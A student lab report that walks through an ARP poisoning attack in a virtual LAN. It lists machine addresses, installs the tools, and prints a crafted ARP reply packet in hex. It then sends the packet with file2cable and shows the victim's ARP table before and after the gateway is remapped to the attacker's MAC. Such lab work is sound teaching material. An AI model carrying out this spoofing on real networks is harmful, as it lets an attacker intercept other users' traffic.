Name: Gaurav Pahwa Roll No: 102003087 Subgroup: 3COE4


ARP Poisoning

ARP Poisoning (also known as ARP Spoofing) is a type of cyber attack carried out over a Local Area Network (LAN) that involves sending malicious ARP packets to a default gateway on a LAN in order to change the pairings in its IP to MAC address table. ARP Protocol translates IP addresses into MAC addresses. Because the ARP protocol was designed purely for efficiency and not for security, ARP Poisoning attacks are extremely easy to carry out as long as the attacker has control of a machine within the target LAN or is directly connected to it.

In this experiment, we will simulate ARP poisoning by creating a virtual LAN network which will consist of an attacker machine, a victim machine and a default gateway.

	Machine A(Attacker)	Machine B(Victim)	Default Gateway
IP Address	192.168.244.130	192.168.244.128	192.168.244.2
MAC Address	00:0c:29:7e:28:0b	00:0c:29:c2:ff:4c	00:50:56:fd:4e:e1

This is the current and correct scenario on victim's machine.




```
gauravvv2204@ubuntu:~$ arp -a
? (192.168.244.130) at 00:0c:29:7e:28:0b [ether] on ens33
? (192.168.244.254) at 00:50:56:ec:5f:10 [ether] on ens33
_gateway (192.168.244.2) at 00:50:56:fd:4e:e1 [ether] on ens33
```

Our goal is to map gateway's IP address with attacker machine's MAC address, such that all packets sent from victim to gateway are routed to attacker's machine.


For doing the poisoning, we need to install some tools.

1. Wireshark: Wireshark is a packet sniffer and analysis tool. It captures network traffic from ethernet, Bluetooth, wireless (IEEE. 802.11), token ring, and frame relay connections, among others, and stores that data for offline analysis.



```
gauravvv2204@ubuntu:~$ sudo apt install wireshark
[sudo] password for anshika1304:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```


2. Hexedit: To manipulate the packet.



```
gauravvv2204@ubuntu:~$ sudo apt install hexedit
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```


Name: Gaurav Pahwa Roll No: 102003087 Subgroup: 3COE4

3. File2cable: To send manipulated packets to the victim.




```
gauravvv2204@ubuntu:~$ sudo apt install irpas
Reading package lists... Done
Building dependency tree... Done
```

Now we will send an ARP reply packet from attacker machine to victim machine which will contain the MAC address of attacker machine but IP address of the gateway.




```
00000000   00 0C 29 C2  FF 4C 00 0C  29 7E 28 0B  08 06 00 01  08 00 06 04  00 02 00 0C  29 7E 28 0B  ..)..L..)~(............)~(.
0000001C   C0 A8 F4 02  00 0C 29 C2  FF 4C C0 A8  F4 80                                               ......)..L....
00000038
00000054
00000070
0000008C
000000A8
000000C4
000000E0
000000FC
00000118
00000134
00000150
0000016C
00000188
000001A4
000001C0
000001DC
000001F8
00000214
00000230
0000024C
00000268
00000284
000002A0
000002BC
000002D8
000002F4
00000310
-**  arp       --0x20/0x2A--76%------------------------------------------------------------------------------------------
```



```
gauravvv2204@ubuntu:~/Desktop$ sudo file2cable -v -i ens33 -f arp
file2cable - by FX <fx@phenoelit.de>
        Thanx got to Lamont Granquist & fyodor for their hexdump()
arp - 42 bytes raw data

         000c 29c2 ff4c 000c 297e 280b 0806 0001  ..)..L..)~(.....
         0800 0604 0002 000c 297e 280b c0a8 f402  ........)~(.....
         000c 29c2 ff4c c0a8 f480                 ..)..L....
Packet length: 42
```

ARP poisoning is done.



```
gauravvv2204@ubuntu:~$ arp -a
? (192.168.244.130) at 00:0c:29:7e:28:0b [ether] on ens33
? (192.168.244.254) at 00:50:56:ec:5f:10 [ether] on ens33
? (192.168.244.2) at 00:0c:29:7e:28:0b [ether] on ens33
```